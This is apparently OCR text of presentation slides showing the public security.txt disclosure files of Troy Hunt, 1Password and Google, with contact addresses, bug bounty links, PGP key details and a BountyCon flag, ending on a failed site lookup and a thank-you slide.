


https://www.troyhunt.com/.well-
troyhunt.com/.well-known/security.txt
Bookmarks
Biodiesel
Design
Programming
Reading
Security


```
Contact: mailto:security@troyhunt.com
Contact: https://twitter.com/troyhunt
Encryption: https://keybase.io/troyhunt
```


https://1password.com/.well-kno
1password.com/.well-known/security.txt
Bookmarks
Biodiesel
Design
Programming
Reading
Security

```
# AgileBiters: Be sure to create an updated signature file
# after editing this file, even in the slightest. Use
#   make security-sig
# in the root directory (you'll need the private key)

# AgileBits Security contact address
Contact: security@agilebits.com

# Bugcrowd program for security issues with 1Password.
Contact: https://bugcrowd.com/agilebits

# Encryption-key-user: support@agilebits.com
# Encryption-key-short-ID: 42F3D4D4
# Encryption-key-long-ID: BD58E71C42F3D4D4
# Encryption-key-fingerprint: F9F8 9579 AFDF EBB2 D4E9  1BE2 BD58 E71C 42F3 D4D4
#
# Note that our support email system doesn't do well with PGP-MIME.
# Please encrypt within the the body of the message.
Encryption: https://1password.com/support-at-agilebits-pubkey-42F3D4D4.asc

# Signature of this file
```


https://www.google.com/.well-kr
google.com/.well-known/security.txt
Bookmarks
Biodiesel
Design
Programming
Reading
Security

```
Contact: https://g.co/vulnz
Contact: mailto:security@google.com
Encryption: https://services.google.com/corporate/publickey.txt
Acknowledgements: https://bughunter.withgoogle.com/
Policy: https://g.co/vrp
Hiring: https://g.co/SecurityPrivacyEngJobs
# Flag: BountyCon{075e1e5eef2bc8d49bfe4a27cd17f0bf4b2b85cf}
```



This site can’t be reached

saccounty.net refused to connect.

Search Google for saccounty net well known security

ERR_CONNECTION_REFUSED

Thank you!

hollmanchad@gmail.com

@gh0st

OWASP